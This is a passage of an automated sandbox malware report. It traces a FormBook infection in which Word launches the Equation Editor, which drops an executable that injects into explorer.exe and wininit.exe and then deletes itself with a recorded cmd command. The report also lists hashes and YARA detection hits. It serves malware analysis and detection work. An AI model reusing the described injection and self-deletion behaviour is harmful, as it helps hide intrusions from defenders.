Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html></td></tr>
</table>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2008 Parent PID: 596

General

Start time:	14:25:14
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f030000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1812 Parent PID: 596

General

Start time:	14:25:15
Start date:	27/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: ibefrankhq4862.exe PID: 2032 Parent PID: 1812

General

Start time:	14:25:17
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\ibefrankhq4862.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ibefrankhq4862.exe
Imagebase:	0x13a0000
File size:	863744 bytes
MD5 hash:	7572FBC5DE30359E833D6F382DB286FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.412503332.0000000002881000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.413292643.0000000003881000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.413292643.0000000003881000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.413292643.0000000003881000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: ibefrankhq4862.exe PID: 1320 Parent PID: 2032

General

Start time:	14:25:20
Start date:	27/09/2021
Path:	C:\Users\user\AppData\Roaming\ibefrankhq4862.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ibefrankhq4862.exe
Imagebase:	0x13a0000
File size:	863744 bytes
MD5 hash:	7572FBC5DE30359E833D6F382DB286FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.448708427.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.448708427.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.448708427.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.448554657.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.448554657.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.448554657.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.448662852.0000000000380000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.448662852.0000000000380000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.448662852.0000000000380000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1320

General

Start time:	14:25:21
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.432636146.00000000097DD000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.432636146.00000000097DD000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.432636146.00000000097DD000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.440641863.00000000097DD000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.440641863.00000000097DD000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.440641863.00000000097DD000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wininit.exe PID: 2636 Parent PID: 1764

General

Start time:	14:25:35
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\wininit.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wininit.exe
Imagebase:	0x5b0000
File size:	96256 bytes
MD5 hash:	B5C5DCAD3899512020D135600129D665
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668455466.00000000000E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668455466.00000000000E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668455466.00000000000E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668481773.0000000000190000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668481773.0000000000190000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668481773.0000000000190000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668622476.0000000000390000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668622476.0000000000390000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668622476.0000000000390000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2036 Parent PID: 2636

General

Start time:	14:25:39
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\ibefrankhq4862.exe'
Imagebase:	0x4a810000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis